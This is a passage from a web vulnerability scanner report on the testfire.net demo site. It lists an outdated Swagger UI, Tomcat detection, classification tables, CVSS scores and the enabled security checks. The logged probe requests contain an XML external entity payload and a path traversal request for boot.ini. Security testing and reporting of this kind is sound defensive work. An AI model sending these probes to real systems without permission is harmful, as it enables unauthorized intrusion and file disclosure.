- 5.29.1

Vulnerability Database

- Result is based on 10/06/2025 20:30:00 vulnerability database content.

Certainty

Request | Response

Request

```
GET /swagger/swagger-ui-bundle.js HTTP/1.1
Host: testfire.net
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/swagger/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 13940.9774
Total Bytes Received : 939447
Body Length : 939202
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 939202
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Date: Thu, 09 Oct 2025 08:24:17 GMT
ETag: W/"939202
…
dule)return e;var t={};if(null!=e)for(var n in e)Object.prototype.hasOwnProperty.call(e,n)&&
(t[n]=e[n]);return t.default=e,t}(n(445)),f=n(9);function p(e){return e&&e.__esModule?e:{default:e}}var
d=!0,h="gecfc2397",v="3.19.3",m="jenins-swagger-oss",y="Mon, 08 Oct 2018 19:42:18
GMT";e.exports=function(e){s.default.versions=s.default.versions||{},s.default.versions.swaggerUi=
{version:v,gitRevision:h,gitDirty:d,buildTimesta
…
```

30.2. http://testfire.net/swagger/swagger-ui-bundle.js

Identified Version

- 3.19.3

Latest Version

- 5.29.1

Vulnerability Database

- Result is based on 10/06/2025 20:30:00 vulnerability database content.

Certainty

Request | Response

Request

```
POST /swagger/swagger-ui-bundle.js HTTP/1.1
Host: testfire.net
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/xml
Cookie: JSESSIONID=**************
Referer: http://testfire.net/swagger/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

<?xml version="1.0"?><!DOCTYPE ns [<!ELEMENT ns ANY><!ENTITY lfi SYSTEM
"data:;base64,TlM3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

Response

Response Time (ms) : 3342.229
Total Bytes Received : 939447
Body Length : 939202
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 939202
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Date: Thu, 09 Oct 2025 08:34:32 GMT
ETag: W/"939202
…
dule)return e;var t={};if(null!=e)for(var n in e)Object.prototype.hasOwnProperty.call(e,n)&&
(t[n]=e[n]);return t.default=e,t}(n(445)),f=n(9);function p(e){return e&&e.__esModule?e:{default:e}}var
d=!0,h="gecfc2397",v="3.19.3",m="jenins-swagger-oss",y="Mon, 08 Oct 2018 19:42:18
GMT";e.exports=function(e){s.default.versions=s.default.versions||{},s.default.versions.swaggerUi=
{version:v,gitRevision:h,gitDirty:d,buildTimesta
…
```

Remedy

Please upgrade your installation of Swagger UI to the latest stable version.

Remedy References

- Downloading Swagger UI

CLASSIFICATION

PCI DSS v3.2	6.2
PCI DSS v4.0	6.3.3
OWASP 2013	A9
OWASP 2017	A9
CWE	1035 , 937
CAPEC	310
HIPAA	164.308(a)(1)(i)
ASVS 4.0	1.14.3
NIST SP 800-53	CM-6
DISA STIG	V-16836
OWASP Proactive Controls	C1
ISO27001	A.14.1.2
OWASP Top Ten 2021	A06
OWASP API Top 10 2023	API8

31. SwaggerUI Identified

INFORMATION | 1

Invicti Standard identified the usage of SwaggerUI in the target web server's HTTP response.

This issue is reported as extra information only.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

31.1. http://testfire.net/swagger/swagger-ui-bundle.js

Certainty

Request | Response

Request

```
GET /swagger/swagger-ui-bundle.js HTTP/1.1
Host: testfire.net
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/swagger/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 13940.9774
Total Bytes Received : 939447
Body Length : 939202
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 939202
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Date: Thu, 09 Oct 2025 08:24:17 GMT
ETag: W/"939202
…
dule)return e;var t={};if(null!=e)for(var n in e)Object.prototype.hasOwnProperty.call(e,n)&&
(t[n]=e[n]);return t.default=e,t}(n(445)),f=n(9);function p(e){return e&&e.__esModule?e:{default:e}}var
d=!0,h="gecfc2397",v="3.19.3",m="jenins-swagger-oss",y="Mon, 08 Oct 2018 19:42:18
GMT";e.exports=function(e){s.default.versions=s.default.versions||{},s.default.versions.swaggerUi=
{version:v,gitRevision:h,gitDirty:d,buildTimesta
…
```

CLASSIFICATION

OWASP 2017	A6
CWE	205
WASC	13
ASVS 4.0	14.3.3
NIST SP 800-53	AC-22
DISA STIG	V-16814
OWASP API Top Ten 2019	API7
OWASP Proactive Controls	C7
ISO27001	A.14.2.5
OWASP Top Ten 2021	A05
OWASP API Top 10 2023	API8

32. Tomcat Identified

INFORMATION | 1

Invicti Standard identified a Tomcat in the target web server's HTTP response.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

32.1. http://testfire.net/index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini

Method	Parameter	Parameter Type	Value
GET	content	Querystring	/../../../../../../../../../../boot.ini

Certainty

Request | Response

Request

```
GET /index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 344.973
Total Bytes Received : 1969
Body Length : 1765
Is Compressed : No

```
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Connection: close
Content-Length: 1765
Content-Language: en
Content-Type: text/html;charset=utf-8
Date: Thu, 09 Oct 2025 08:23:32 GMT

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style
type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-
serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p>
<b>Type</b> Exception Report</p><p><b>Message</b> java.lang.NullPointerException</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the
request.</p><p><b>Exception</b> <pre>org.apache.jasper.JasperException: java.lang.NullPointerException
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:510)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
</pre></p><p><b>Root Cause</b> <pre>java.lang.NullPointerException
</pre></p><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr
class="line" /><h3>Apache Tomcat/7.0.92</h3></body></html>
```

External References

- Tomcat

CLASSIFICATION

OWASP 2017	A6
CWE	205
WASC	13
ASVS 4.0	14.3.3
NIST SP 800-53	AC-22
DISA STIG	V-16814
OWASP API Top Ten 2019	API7
OWASP Proactive Controls	C7
ISO27001	A.14.2.5
OWASP Top Ten 2021	A05
OWASP API Top 10 2023	API8

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE	
Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

Show Scan Detail

Enabled Security Checks	:	**ActiveMQ OpenWire RCE,** **Apache Struts S2-045 RCE,** **Apache Struts S2-046 RCE,** **Arbitrary Files (IAST),** **Code Evaluation,** **Code Evaluation (IAST),** **Code Evaluation (Out of Band),** **Command Injection,** **Command Injection (Blind),** **Command Injection (IAST),** **Configuration Analyzer (IAST),** **Content Security Policy,** **Content-Type Sniffing,** **Cookie,** **Cross-Origin Resource Sharing (CORS),** **Cross-site Scripting,** **Cross-site Scripting (Blind),** **Cross-site Scripting (DOM based),** **Custom Script Checks (Active),** **Custom Script Checks (Passive),**

Custom Script Checks (Per Directory),
Custom Script Checks (Singular),
Drupal Remote Code Execution,
Expression Language Injection,
File Upload,
GraphQL Library Detection,
Header Analyzer,
Heartbleed,
HSTS,
HTML Content,
HTTP Header Injection,
HTTP Header Injection (IAST),
HTTP Methods,
HTTP Status,
HTTP.sys (CVE-2015-1635),
IFrame Security,
Insecure JSONP Endpoint,
Insecure Reflected Content,
JavaScript Libraries,
JSON Web Token,
LDAP Injection (IAST),
Local File Inclusion,
Local File Inclusion (IAST),
Log4j Code Evaluation (Out of Band),
Login Page Identifier,
Mail Header Injection (IAST),
Malware Analyzer,
Mixed Content,
MongoDB Injection (Blind),
MongoDB Injection (Boolean),
MongoDB Injection (Error Based),
MongoDB Injection (IAST),
MongoDB Injection (Operator),
Open Redirection,
Oracle EBS RCE,
Oracle WebLogic Remote Code Execution,
Referrer Policy,
Reflected File Download,
RegreSSHion Attack,
Remote File Inclusion,
Remote File Inclusion (Out of Band),
Reverse Proxy Detection,
RoR Code Execution,
Security Assertion Markup Language (SAML),
Sensitive Data,
Server-Side Request Forgery (DNS),
Server-Side Request Forgery (Pattern Based),
Server-Side Template Injection,
Server-Side Template Injection (IAST),
Signatures,
Software Composition Analysis (SCA),
Spring4Shell Remote Code Execution,
SQL Injection (Blind),

		SQL Injection (Boolean), **SQL Injection (Error Based),** **SQL Injection (IAST),** **SQL Injection (Out of Band),** **SSL,** **Static Resources (All Paths),** **Static Resources (Only Root Path),** **TorchServe Management,** **Unicode Transformation (Best-Fit Mapping),** **VmWare Aria RCE,** **WAF Identifier,** **Web App Fingerprint,** **Web Cache Deception,** **WebDAV,** **Windows Short Filename,** **Wordpress Plugin Detection,** **Wordpress Theme Detection,** **XML External Entity,** **XML External Entity (Out of Band),** **XML External Entity Injection (IAST),** **XPath Injection (IAST)**
URL Rewrite Mode	:	**Custom**
Detected URL Rewrite Rule(s)	:	**/api/account/{accountNo},** **/api/account/{accountNo}/transactions,** **/api/feedback/{feedbackId}**
Excluded URL Patterns	:	**gtm\.js** **WebResource\.axd** **ScriptResource\.axd**
Authentication	:	**None**
Authentication Profile	:	**None**
Scheduled	:	**No**
Additional Website(s)	:	**http://www.testfire.net/**